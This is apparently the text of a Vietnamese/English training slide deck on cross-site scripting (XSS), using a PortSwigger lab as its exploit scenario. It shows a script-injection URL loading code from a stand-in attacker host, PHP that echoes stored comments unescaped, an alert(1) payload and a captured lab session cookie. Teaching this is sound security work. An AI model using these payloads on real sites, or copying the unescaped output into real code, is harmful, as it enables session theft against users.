

XSS


Cross-site Scripting

Cross-site scripting

Agenda

- **What 's cross-site scripting and purposes**
- **How does XSS work**
- **Cause**
- **Exploit scenario**
- **Impact of XSS**
- **Fiding and Exploit**
- **How to prevent XSS**

What is cross-site scripting (XSS) ?



- Là một lỗ hổng bảo mật mà attacker inject mã độc thực thi vào website (thường là javascript)
- Là lỗ hổng bảo mật cho phép attacker xâm phạm các tương tác mà user thực hiện với một ứng dụng để bị tấn công




Attack purpose



Attack purpose


- **Đánh cắp thông tin người dùng**
- **Phát tán malware**
- **Thực hiện hành động không mong muốn**
- **Tấn công vào người dùng khác (Worm-XSS)**




How does XSS work?



✉ `https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>`




Cause?



Cause

- **Không xử lý hoặc không mã hóa input của người dùng trước khi nó được hiển thị trên trình duyệt của người khác**
- **Không mã hoá thông tin của người dùng**




Cause

```
if ($ SERVER["REQUEST METHOD"] == "POST") {  
    $comment = $_POST['comment'];  
  
    $stmt = $conn->prepare("INSERT INTO comments (comment) VALUES (?)");  
    $stmt->bind_param("s", $comment);  
    $stmt->execute();  
}
```

```
if ($result->num_rows > 0) {  
    while($row = $result->fetch_assoc()) {  
        $comment = $row['comment'];  
        echo "<div>$comment</div>";  
    }  
} else {  
    echo "0 results";  
}
```



Exploit scenario



Exploit scenario

Comments



Scott Com | 17 March 2024

Did we go to school together?



I.C. Poorly | 04 April 2024

A very interesting piece! I was so engrossed I forgot to pick up my kids from school.

Leave a comment

Comment:

Exploit scenario

```
<script>alert(1)</script>
```



...0f72bb5001b00d2.web-security-academy.net cho biết

1


OK

Exploit scenario

```

e: cross-site
e: no-cors
st: empty
ps://0aa0003703ba9be280f72bb5001b00d2.web-security-academy.net/
ing: gzip, deflate, br
age: en-US,en;q=0.9
JUGuNITb0itb7AcEtN3WoKvpCVf; session=7x7LDdjvqWb03on5MsIsRYKbdcwcqcllc

```



Types of XSS



Types of XSS

Reflected

Trả về các user input

